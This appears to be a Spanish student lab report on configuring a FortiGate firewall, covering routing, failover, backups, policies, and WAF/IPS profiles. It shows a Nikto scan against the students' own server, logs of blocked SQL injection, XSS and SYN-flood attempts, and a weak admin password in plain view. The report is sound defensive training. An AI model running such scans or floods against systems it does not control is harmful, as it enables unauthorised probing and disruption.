

PRACTICAS FORTIGATE

Julen e Ibai
EGIBIDE 106AB

Contenido

1.	RECUPERACION CONTRASEÑA LICENCIAS FIRMWARE CONFIGINICIAL.....	2
	OPTATIVO FAILOVER CON LINK MONITOR.....	6
2.	Backups seguros.....	8
3.	Firewall Policies 2- Virtual-IP.....	9
4.	VIPS y perfiles de seguridad.....	11
	OPTATIVA: WAN-SDWAN.....	18
	5000 Conexión con Windows AD por LDAPS - creación de usuarios.....	19
	161 IPSEC VPN.....	22
	008. SSL Deep Inspección.....	24
	010. Antivirus Security Profile.....	25

1. RECUPERACION CONTRASEÑA LICENCIAS FIRMWARE CONFIGINICIAL

100 - RecuperaciónContraseña-Licencias-Firmware-ConfigInicial

Pantallazos del proceso de recuperación de contraseña por CLI

```
Serial number: FGT40FTK20051946
CPU: 1200MHz
Total RAM: 2 GB
Initializing boot device...
Initializing MAC ... nplite#0
Please wait for OS to boot, or press any key to display configuration menu.....
Booting OS ...
Initializing firewall ...

System is starting ...
Starting system maintenance ...
Scanning /dev/mmcblk0p1 ... (100%)
Scanning /dev/mmcblk0p3 ... (100%)

FortiGrupo1 login: maintainer
Password:
Welcome!

FortiGrupo1 # config system admin
FortiGrupo1 (admin) # edit admin
FortiGrupo1 (admin) # set password
incomplete command in the end
Command fail. Return code -160
FortiGrupo1 (admin) # set password 12345Abcde
FortiGrupo1 (admin) # end
FortiGrupo1 # exit
```

Pantallazo con licencias en activo

System Information	Licenses (173.243.140.6)
Hostname julenibai	<input checked="" type="checkbox"/> FortiCare Support
Serial Number FGT40FTK20051946	<input checked="" type="checkbox"/> Firmware & General Updates
Firmware v7.0.5 build0304 (GA)	<input checked="" type="checkbox"/> IPS
Mode NAT	<input checked="" type="checkbox"/> AntiVirus
System Time 2022/11/21 07:50:44	<input checked="" type="checkbox"/> Web Filtering
Uptime 00:00:27:25	
WAN IP 85.84.182.96	FortiToken 0/0 0%
	v7.0.8 available

Pantallazo de la versión del firmware y que es la última disponible

Firmware Management

Current FortiGate version v7.0.7 build0367 (Feature)

Select Firmware

Latest All Upgrades All Downgrades File Upload

The firmware is up to date.

Configuración de Interfaces según números individuales.

Hardware Switch 1		Physical Interface 1	
lan	Hardware Switch	lan1 lan2 lan3	192.168.9.99/255.255.255.0 PING HTTPS SSH FMG-Access Security Fabric Connection
wan	Physical Interface	10.1.109.1/255.255.0.0	PING FMG-Access

Identificar el tráfico de un ping a 1.1.1.1 desde la LAN en la sección de LOGs

Julenbai # get log search "Policy ID: LAN OR NOT" | Add Filter

Date/Time	Source	Device	Destination	Application Name	Result	Policy ID	Log Details
Minute ago	192.168.9.110		1.1.1.1		✓ 240 B / 240 B	LAN (1)	General Absolute Date/Time: 2022/11/21 08:03:50 Time: 08:03:50 Duration: 71s Session ID: 1152 Virtual Domain: root NAT Translation: Source Source IP: 192.168.9.110 NAT IP: 10.1.109.1 NAT Port: 0 Country/Region: Reserved Source Interface: lan User: Destination IP: 1.1.1.1 Country/Region: Australia Destination Interface: wan Application Control Application Name: uncanned Risk: undefined Protocol: 1 Service: PING Data Received Bytes: 240 B Received Packets: 4 Sent Bytes: 240 B Sent Packets: 4 Action Action: Accept Policy ID: LAN (1) Policy UUID: 9ffcc55a-69b0-51ed-04fd-c4332e30c40f Policy Type: Firewall

Tabla de rutado y explicación de la información que ahí aparece

```
julenbai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
      O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
      > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S  *-> 0.0.0.0/0 [10/0] via 10.1.0.1, wan, [1/0]
C  *-> 10.1.0.0/16 is directly connected, wan
C  *-> 192.168.9.0/24 is directly connected, lan
```

Las rutas estáticas creadas por el propio router para interconectar las redes y después esta la ruta estática que hemos creado para hacer que la salida de todos los paquetes llegue al Gateway del router de

EUSKALTEL de Arriaga que tiene la ip 10.1.0.1 que es la ultima accesible desde la interfaz wan del forti

Pantallazo de la Sección de Policies

Name	Source	Destination	Schedule	Action	NAT	Security Profiles	Log	Bytes
lan → wan 1	LAN A INTERNET	all	all	horario_laboral	ALL	ACCEPT	IPS EGIBIDE	no-inspection

Muestra los objetos Address correspondientes a las direcciones de las LAN

Policy Objects → Addresses

LAN1_IPS	192.168.9.0/24	lan	Address	0
----------	----------------	-----	---------	---

Dynamic IP Pool para nateo de salida (SNAT)


Name	External IP Range	Type	ARP Reply	Ref
IPS EGIBIDE	10.1.109.10 - 10.1.109.15	Overload	Enabled	1

Muestra el objetos Schedule correspondiente al horario laboral

Policy Objects → Schedules

horario_laboral	Monday Tuesday Wednesday Thursday Friday	08:00:00	18:00:00	1
-----------------	--	----------	----------	---

Configuración del Traffic Shapper: demo de la velocidad de salida antes y después de aplicarlo



Edit Traffic Shaping Policy

Name: Prueba Capar

Status: Enabled

Comments: Write a comment... 0/255

If Traffic Matches:

- Source interface: lan
- Outgoing interface: wan
- Source: LAN1_IPS
- Destination: all

Schedule: ALL

Service: ALL

Application: ALL

URL Category: ALL

Then:

Apply shaper: prueba

Shared shaper: prueba

Reverse shaper: Search

Per-IP shaper: guarantee-100kbps

Assign shaping class ID: prueba

Firewall Traffic Shaper: prueba

Guaranteed Bandwidth	50 kbps
Max Bandwidth	100 kbps
Priority	High
Bandwidth Utilization	1.26 kbps
References	1

OK Cancel

Tras deshabilitarlo

Ookla recopila ciertos datos a través de Speedtest que pueden considerarse información personal identificable, como su dirección IP, identificadores únicos de dispositivos o ubicación. Ookla considera que tiene un interés legítimo en compartir estos datos con proveedores de internet, fabricantes de hardware y reguladores de la industria para ayudarlos a entender y crear un internet mejor y más rápido. Para mayor información, incluyendo cómo pueden compartirse los datos, a dónde pueden transferirse y los detalles de contacto de Ookla, por favor consulte nuestra [Política de privacidad](#).

COMPARTIR RESULTADOS AJUSTES

DESCARGA Mbps: 24.18 | SUBIDA Mbps: 52.70

Ping ms: 11 | Conexiones Multi: 11 | Euskaltel: 52

Conecciones: Multi, Virgin telco, Deric, Cambiar servidor

Euskaltel: 85.84.182.96

¿QUÉ TAN PROBABLE ES QUE RECOMIENDES EUSKALTEL A TUS AMIGOS O FAMILIARES?

0 1 2 3 4 5 6 7 8 9 10

Nada probable Muy probable

Al enviar estos comentarios, reconoce y acepta que Ookla puede compartir esta información como se establece en su [Política de Privacidad](#).

¿Tienes problemas de internet? Servicios populares con problemas declarados

OPTATIVO FAILOVER CON LINK MONITOR

Doble salida

Pantallazo sección Static Routes

```
julenibai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
      0 - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
      > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S      0.0.0.0/0 [11/0] via 172.20.1.2, lan3, [1/0]
S      *> 0.0.0.0/0 [10/0] via 10.1.0.1, wan, [1/0]
C      *> 10.1.0.0/16 is directly connected, wan
C      *> 172.20.0.0/16 is directly connected, lan3
C      *> 192.168.9.0/24 is directly connected, lan

julenibai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
      0 - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
      > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S      *> 0.0.0.0/0 [11/0] via 172.20.1.2, lan3, [1/0]
S      0.0.0.0/0 [10/0] via 10.1.0.1, wan inactive, [1/0]
C      *> 10.1.0.0/16 is directly connected, wan
C      *> 172.20.0.0/16 is directly connected, lan3
C      *> 192.168.9.0/24 is directly connected, lan
```

Tracerts demostrando salida por una u otra red

Saliendo por la red roja

```
julen@PORT-JULEN ~ traceroute 1.1.1.1
traceroute to 1.1.1.1 (1.1.1.1), 30 hops max, 60 byte packets
  1 PORT-JULEN.mshome.net (172.26.160.1)  0.426 ms  0.366 ms  0.353 ms
  2 fort09.ciber.local (192.168.9.99)  2.985 ms  2.977 ms  2.967 ms
  3 10.1.0.1 (10.1.0.1)  3.444 ms  3.434 ms  3.426 ms
  4 10.175.128.1 (10.175.128.1)  13.406 ms  9.650 ms  9.640 ms
  5 * * *
  6 * * *
  7 ix-ae-7-10.tcore1.dvs-bilbao.as6453.net (80.231.157.21)  15.263 ms  10.850 ms *
  8 if-ae-16-2.tcore1.dvs-bilbao.as6453.net (5.23.28.129)  44.686 ms  44.682 ms  45.080 ms
  9 if-ae-10-4.tcore1.wv6-madrid.as6453.net (80.231.91.105)  50.254 ms  50.250 ms  50.247 ms
 10 if-ae-17-2.thar1.mdo-madrid.as6453.net (80.231.91.94)  35.887 ms if-ae-11-2.tcore2.wv6-madrid.as6453.net (80.231.91.66)  35.301 ms if-ae-17-2.thar1.mdo-madrid.as6453.net (80.231.91.94)  41.979 ms
 11 80.231.0.46 (80.231.0.46)  60.377 ms if-ae-27-2.thar1.mdo-madrid.as6453.net (195.219.124.50)  42.148 ms 80.231.0.46 (80.231.0.46)  60.373 ms
 12 188.114.108.9 (188.114.108.9)  19.106 ms * 80.231.0.46 (80.231.0.46)  22.725 ms
 13 one.one.one.one (1.1.1.1)  14.841 ms  20.609 ms  20.632 ms
```

Saliendo por la red Gris

```
julen@PORT-JULEN ~ traceroute 1.1.1.1
traceroute to 1.1.1.1 (1.1.1.1), 30 hops max, 60 byte packets
  1 PORT-JULEN.mshome.net (172.26.160.1)  0.270 ms  0.236 ms  0.230 ms
  2 fort09.ciber.local (192.168.9.99)  1.178 ms  1.173 ms  1.169 ms
  3 172.20.1.3 (172.20.1.3)  2.504 ms  2.499 ms  2.905 ms
  4 150.241.173.1 (150.241.173.1)  2.491 ms  2.898 ms  2.484 ms
  5 150.241.255.25 (150.241.255.25)  2.917 ms  2.914 ms  2.911 ms
  6 I2BASQUE.ETHTRUNK0-74.unizar.rt2.ara.red.rediris.es (130.206.195.33)  7.043 ms  6.017 ms  6.005 ms
  7 cloudflare.02.catnix.net (193.242.98.153)  22.765 ms  14.945 ms  14.921 ms
  8 one.one.one.one (1.1.1.1)  14.574 ms  14.567 ms  14.561 ms
```

Failover con Link Monitor

Pantallazo del get del objeto link-monitor que has creado desde CLI

```
julenibai (link-monitor) # show
config system link-monitor
    edit "1"
        set srcintf "wan"
        set server "1.1.1.1"
        set gateway-ip 10.1.0.1
    next
end
```

```
julenibai # diagnose sys link-monitor status

Link Monitor: 1, Status: alive, Server num(1), HA state: local(alive), shared(alive)
Flags=0x1 init, Create time: Mon Nov 28 15:40:02 2022
Source interface: wan (5)
Gateway: 10.1.0.1
Interval: 500 ms
Service-detect: disable
Diffservcode: 000000
Class-ID: 0
Peer: 1.1.1.1(1.1.1.1)
Source IP(10.1.0.109)
Route: 10.1.0.109->1.1.1.1/32, gwy(10.1.0.1)
protocol: ping, state: alive
    Latency(Min/Max/Avg): 13.715/20.372/14.687 ms
    Jitter(Min/Max/Avg): 0.013/9.677/1.780 ms
    Packet lost: 0.000%
    Number of out-of-sequence packets: 0
    Fail Times(0/5)
    Packet sent: 2323, received: 2255, Sequence(sent/rcvd/exp): 2324/2324/2325
```

Pantallazo global (todo el interface) del Log de Sistema donde señala las líneas de la creación del link-monitor, la caída y la recuperación final

Date/Time	Level	User	Message	Log Description
4 minutes ago	███████.██		Static route on interface wan may be added by link-monitor 1. Route: (10.1.0.1..)	Routing information changed
4 minutes ago	██████████		ha state is changed from 1 to 0 utmref=0:1669394850	Link monitor status
4 minutes ago	██████████		Link Monitor changed state from dead to alive, protocol: ping.	Link monitor status
4 minutes ago	██████.███		Link monitor: Interface wan was turned up	Interface status changed
4 minutes ago	███████.███		Static route on interface wan may be removed by link-monitor 1. Route: (10.1.0.1..)	Routing information changed
4 minutes ago	██████████		ha state is changed from 0 to 1 utmref=0:1669394841	Link monitor status
4 minutes ago	██████████		Link Monitor changed state from alive to dead, protocol: ping.	Link monitor status
4 minutes ago	██████.███		Link monitor: Interface wan was turned down	Interface status changed
5 minutes ago	██████████		Link Monitor initial state is alive, protocol: ping	Link monitor status
5 minutes ago	████.█████	admin	Add system.link-monitor 1	Object attribute configured

¿Cuál es la mejora respecto al Failover sin Link Monitor?

Que es capaz de controlar más allá de la capa 2, es decir que enviando paquetes a un servidor es capaz de saber si la interfaz esta saliendo a internet correctamente. Para cambiar a la otra salida a internet en caso de ser necesario.

2. Backups seguros

210 - Backups - 85%

Pantallazo del proceso de backup por TFTP

```
julenibai # execute backup full-config tftp 28-11-2022-forti-julenibai-backup 192.168.9.110 12345Abcde
Please wait...
Connect to tftp server 192.168.9.110 ...
#
Send config file to tftp server OK.

julenibai #
```

Pantallazo del proceso de backup por SCP

```
julenibai # config system global

julenibai (global) # set admin-scp enable

julenibai (global) # get | grep admin
command parse error before '|'

julenibai (global) # get | grep admin-scp
admin-scp : enable

julenibai (global) #
```

Configuración inicial para permitir el SCP del usuario admin, ahora permitiremos el ssh en la lan

```
julenibai (lan) # show
config system interface
    edit "lan"
        set vdom "root"
        set ip 192.168.9.99 255.255.255.0
        set allowaccess ping https ssh http fgfm
        set type hard-switch
        set stp enable
        set role lan
        set snmp-index 10
    next
end
```

Ahora podemos sacar el fichero vía SCP al puerto 2209tcp que configuramos en la parte de Hardening básico

```
julen@PORT-JULEN ~ scp -P 2209 admin@192.168.9.99:sys_config /mnt/c/Users/Julen/Desktop/
admin@192.168.9.99's password:
sys_config
julen@PORT-JULEN ~ head -n 5 /mnt/c/Users/Julen/Desktop/sys_config
#config-version=FGT40F-7.0.9-FW-build0444-221121:opmode=0:vdom=0:user=admin
#config_file_ver=3804628060562493
#buildno=0444
#global_vdom=1
config system global
```

Pantallazo del proceso de restore por SCP

```
julen@PORT-JULEN ~ scp -P 2209 /mnt/c/Users/Julen/Desktop/sys_config admin@192.168.9.99:fgt-restore-config
admin@192.168.9.99's password:
sys_config
julen@PORT-JULEN ~
```

210 - Backups - 15%

Si has hecho el backup con claves: si los pantallazos estaban antes, n hagas nada más. Si te animas a repetirlo con claves, pon pantallazos aquí. SOLO BACKUP

```
PS C:\Users\Julen\Desktop> pscp -i .\private_key.ppk -P 2209 admin@192.168.9.99:sys_config ./backup-consshkeys
The host key is not cached for this server:
 192.168.9.99 (port 2209)
You have no guarantee that the server is the computer
you think it is.
The server's ssh-ed25519 key fingerprint is:
  ssh-ed25519 255 SHA256:Wx5WkQeuLKBc3s4ySOzGhPzrnAJs6gsAw2fwoxA2rOo
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
backup-consshkeys | 307 kB | 76.8 kB/s | ETA: 00:00:00 | 100%
PS C:\Users\Julen\Desktop>
```

3. Firewall Policies 2- Virtual-IP

3000 - Firewall Policies

Pantallazo con las reglas (debe verse el nombre de tu firewall: FORTI-XX-). ¿Por qué has puesto las reglas en ese orden?

Name	Source	Destination	Schedule	Action	NAT	Security Profiles	Log
UBUNTU-SRV --> UPDATES	ip.dmz.srv.julen	canonicalupdate	always	HTTP HTTPS	ACCEPT	Enabled	no-inspection All
UBUNTU-SRV --> DNS	ip.dmz.srv.julen	ip.dns.sistema	always	DNS	ACCEPT	Enabled	no-inspection All
UBUNTU --> SMTP	ip.dmz.srv.julen	ip.smtp.gmail.com	always	SMTPS	ACCEPT	Enabled	no-inspection All
Allow Julen to DMZ	mac.pc.julen	ip.dmz.srv.julen	always	PING SSH-CUSTOM-JULENBIAI	ACCEPT	Enabled	no-inspection All
Salida con mositar	all	all	always	ALL	ACCEPT	Enabled	no-inspection All
Salida con Euskaltel	all	all	always	ALL	ACCEPT	IPS EGIBIDE	no-inspection All
Internet --> APACHE	all	APACHE DMZ	always	HTTP HTTPS	ACCEPT	Enabled	no-inspection All
Implicit	all	all	always	ALL	DENY		

Las reglas están en este orden para que en caso de no cumplirse pase a la siguiente regla. Si la regla subrayada en rojo estuviese la primera ninguna de las otras funcionaría.

Pantallazo de LOG que muestra el acceso SSH del Host al server

The screenshot shows a log entry for an SSH session. The source IP is 192.168.9.110 and the destination IP is 192.168.56.109. The application name is "SSH". The result is "Allow Julen to DMZ (4)". A tooltip indicates that the destination IP is a private IP address and cannot be shown. The log table has columns for Date/Time, Source, Device, Destination, Application Name, Result, and Policy ID.

Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
9 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
15 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
15 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
18 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
23 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
26 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
33 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
34 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	
34 minutes ago	192.168.9.110		192.168.56.109		Allow Julen to DMZ (4)	

Pantallazo del LOG que muestra las consultas DNS, actualizaciones APT y envío de emails por SMTP desde el servidor Ubuntu

The screenshot shows a log entry for a DNS query from 192.168.56.109 to 185.125.190.18. The application name is "DNS". The result is "UBUNTU-SRV --> UPDATING". The log table has columns for Date/Time, Source, Device, Destination, Application Name, Result, and Policy ID.

Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
51 minutes ago	192.168.56.109	08:00:27:5ff:2:85	185.125.190.18 (changelogs.ubuntu.com)			UBUNTU-SRV --> UPDATING
51 minutes ago	192.168.56.109	08:00:27:5ff:2:85	91.189.91.39 (us.archive.ubuntu.com)		✓ 1.03 MB / 143.47 MB	UBUNTU-SRV --> UPDATING
51 minutes ago	192.168.56.109	08:00:27:5ff:2:85	91.189.91.39 (us.archive.ubuntu.com)		✓ 1.74 MB / 250.53 MB	UBUNTU-SRV --> UPDATING
52 minutes ago	192.168.56.109	08:00:27:5ff:2:85	91.189.91.38 (us.archive.ubuntu.com)		✓ 1.50 kB / 1.48 kB	UBUNTU-SRV --> UPDATING
Hour ago	192.168.56.109	08:00:27:5ff:2:85	91.189.91.39 (us.archive.ubuntu.com)		✓ 74.16 kB / 4.78 MB	UBUNTU-SRV --> UPDATING

Actualizaciones (ARRIBA)

The screenshot shows a log entry for a DNS query from 192.168.56.109 to 8.8.8.8 (dns.google). The application name is "DNS". The result is "71 B / 194 B". The log table has columns for Date/Time, Source, Device, Destination, Application Name, Result, and Policy ID.

Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
24 minutes ago	192.168.56.109	08:00:27:5ff:2:85	8.8.8.8 (dns.google)		✓ 71 B / 194 B	UBUNTU-SRV --> DNS (6)
24 minutes ago	192.168.56.109	08:00:27:5ff:2:85	8.8.8.8 (dns.google)		✓ 71 B / 170 B	UBUNTU-SRV --> DNS (6)
46 minutes ago	192.168.56.109	08:00:27:5ff:2:85	8.8.8.8 (dns.google)		✓ 71 B / 99 B	UBUNTU-SRV --> DNS (6)

DNS (ARRIBA)

SMTSPS (ARRIBA)

Pantallazo del LOG que muestre las conexión HTTP/HTTPS contra el Apache y pantallazo simultáneo del Smartphone con la hora accediendo desde la red de datos.

Acceso desde el teléfono

4. VIPS y perfiles de seguridad

VIPS - y perfiles de seguridad

Protección de conexiones de entrada

Pantallazo final de cómo queda la regla de entrada al servidor. Pantallazo del Security Profile de Deel SSL Inspection donde se resaltado tu certificado

Pantallazo del Security Profile de WAF

Edit Web Application Firewall Profile

Name	Julb-inbound-WAF																																								
Comments	Write a comment... 0/1023																																								
Signatures																																									
<table border="1"> <thead> <tr> <th>Status</th> <th>Signature</th> <th>Action</th> <th>Severity</th> </tr> </thead> <tbody> <tr> <td>Disable</td> <td>Cross Site Scripting</td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Disable</td> <td>Cross Site Scripting (Extended)</td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>SQL Injection</td> <td>Block</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>SQL Injection (Extended)</td> <td>Block</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Generic Attacks</td> <td>Block</td> <td>■■■■■</td> </tr> <tr> <td>Disable</td> <td>Generic Attacks(Extended)</td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Trojans</td> <td>Block</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Information Disclosure</td> <td>Monitor</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Known Exploits</td> <td>Block</td> <td>■■■■■</td> </tr> </tbody> </table>		Status	Signature	Action	Severity	Disable	Cross Site Scripting	Allow	■■■■■	Disable	Cross Site Scripting (Extended)	Allow	■■■■■	Enable	SQL Injection	Block	■■■■■	Enable	SQL Injection (Extended)	Block	■■■■■	Enable	Generic Attacks	Block	■■■■■	Disable	Generic Attacks(Extended)	Allow	■■■■■	Enable	Trojans	Block	■■■■■	Enable	Information Disclosure	Monitor	■■■■■	Enable	Known Exploits	Block	■■■■■
Status	Signature	Action	Severity																																						
Disable	Cross Site Scripting	Allow	■■■■■																																						
Disable	Cross Site Scripting (Extended)	Allow	■■■■■																																						
Enable	SQL Injection	Block	■■■■■																																						
Enable	SQL Injection (Extended)	Block	■■■■■																																						
Enable	Generic Attacks	Block	■■■■■																																						
Disable	Generic Attacks(Extended)	Allow	■■■■■																																						
Enable	Trojans	Block	■■■■■																																						
Enable	Information Disclosure	Monitor	■■■■■																																						
Enable	Known Exploits	Block	■■■■■																																						
0% (11)																																									
Constraints																																									
<table border="1"> <thead> <tr> <th>Status</th> <th>Constraint</th> <th>Limit</th> <th>Action</th> <th>Severity</th> </tr> </thead> <tbody> <tr> <td>Enable</td> <td>Illegal HTTP Version</td> <td></td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Illegal HTTP Request Method</td> <td></td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Content Length</td> <td>67.108.864</td> <td>Allow</td> <td>■■■■■</td> </tr> <tr> <td>Enable</td> <td>Header Length</td> <td>8192</td> <td>Allow</td> <td>■■■■■</td> </tr> </tbody> </table>		Status	Constraint	Limit	Action	Severity	Enable	Illegal HTTP Version		Allow	■■■■■	Enable	Illegal HTTP Request Method		Allow	■■■■■	Enable	Content Length	67.108.864	Allow	■■■■■	Enable	Header Length	8192	Allow	■■■■■															
Status	Constraint	Limit	Action	Severity																																					
Enable	Illegal HTTP Version		Allow	■■■■■																																					
Enable	Illegal HTTP Request Method		Allow	■■■■■																																					
Enable	Content Length	67.108.864	Allow	■■■■■																																					
Enable	Header Length	8192	Allow	■■■■■																																					

Action

Action blocked
Policy ID Internet--> APACHE (8)
Policy UUID 982e1a64-725e-51ed-31d8-c45ecec0c206
Policy Type Firewall

Security

Level

Cellular

Service HTTPS

Web Application Firewall

Profile Name **Julb-Inbound-WAF**
Event ID 40000040
Direction request
Severity
Message SQL Injection (Extended)

LOG donde se ve la monitorización del WAF a la URL con más de 6 parámetros.
Resalta el nombre del Profile

Action

Action passthrough
Policy ID Internet --> APACHE (8)
Policy UUID 982e1a64-725e-51ed-31d8-c45ecec0c206
Policy Type Firewall

Security

Level

Cellular

Service HTTPS

Web Application Firewall

Profile Name **Julb-inbound-WAF**
Constraint url-param-num
Direction request
Severity

Pantallazo del Security Profile de IPS

https://ort09.ciber.local:9443/ng/utm/ips/sensor/edit/Julb-Proteger-Ubuntu-Apache

Edit IPS Sensor

Name Julb-Proteger-Ubuntu-Apache
Comments Write a comment... 0/255
Block malicious URLs

IPS Signatures and Filters

+ Create New		Edit	Delete
Details	Exempt IPs	Action	Packet Logging
TST Server		Default	<input checked="" type="checkbox"/> Enabled
SEV 			<input checked="" type="checkbox"/> Enable
SEV 			<input checked="" type="checkbox"/> Enable
SEV 			<input checked="" type="checkbox"/> Enable
SEV 			<input checked="" type="checkbox"/> Enable
+4			

Add Signatures

Type	Filter	Signature
Action	<input checked="" type="radio"/> Default	
Packet logging	<input checked="" type="radio"/> Enable	<input type="radio"/> Disable
Status	<input checked="" type="radio"/> Enable	<input type="radio"/> Disable
Filter	<input checked="" type="radio"/> TST Server	X
	<input checked="" type="radio"/> SEV 	X
	<input checked="" type="radio"/> SEV 	X
	<input checked="" type="radio"/> SEV 	X
	<input checked="" type="radio"/> PROT HTTP	X
	<input checked="" type="radio"/> PROT HTTPS	X
	<input checked="" type="radio"/> OS Linux	X
	<input checked="" type="radio"/> APP Apache	X
	<input type="radio"/> +	

IPS Signature 437

Name	Severity	Target
ABNR.Botnet		Server
ADKR.Botnet		Server
AJQ.Botnet		Server

Pantallazo del escaneo Nikto a tu servidor con tu FQDN

```
(kali㉿kali)-[~]
$ nikto -h https://julen.ciber131.es:9443 -o resultadoNiktoJUIB.txt
- Nikto v2.1.6

+ Target IP:          85.84.182.96
+ Target Hostname:    julen.ciber131.es
+ Target Port:        9443

+ SSL Info:           Subject: /CN=julen.ciber131.es
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=ES/ST=Illes Balears/L=Manacor/O=Soluciones Corporativas IP, SL/CN=Don Dominio V MrDomain RSA
DV CA
+ Start Time:        2022-12-19 10:35:52 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

Pantallazo del LOG donde se bloquean los intentos de Nikto gracias al perfil IPS

Log Details	
	Details
Attack Name	Apache.Expect.Header.XSS
Attack ID	15229
Direction	outgoing
Log event original timestamp	1671464217539358700
Event Type	signature
Hostname	julen.ciber131.es
Incident Serial No.	178257927
Level	██████████
Profile Name	Julb-Proteger-Ubuntu-Apache
Reference	http://www.fortinet.com/ids/VID15229
Severity	███████
Sub Type	ips
Type	utm
Timezone	+0100
URL	/

Desde el log de Intrusion Prevention

https://forti09.ciber.local:9443/ng/log/view/ips								
Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name	Details
3 minutes ago	██████	85.84.182.96	6		dropped	1	Apache.Expect.Header.XSS	

Pantallazo donde se vea el LOG del TCP SYN Flood

https://forti09.ciber.local:9443/ng/log/view/anomaly								
Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name	Details
28 seconds ago	██████	85.84.182.96	6		clear_session	1	tcp_syn_flood	

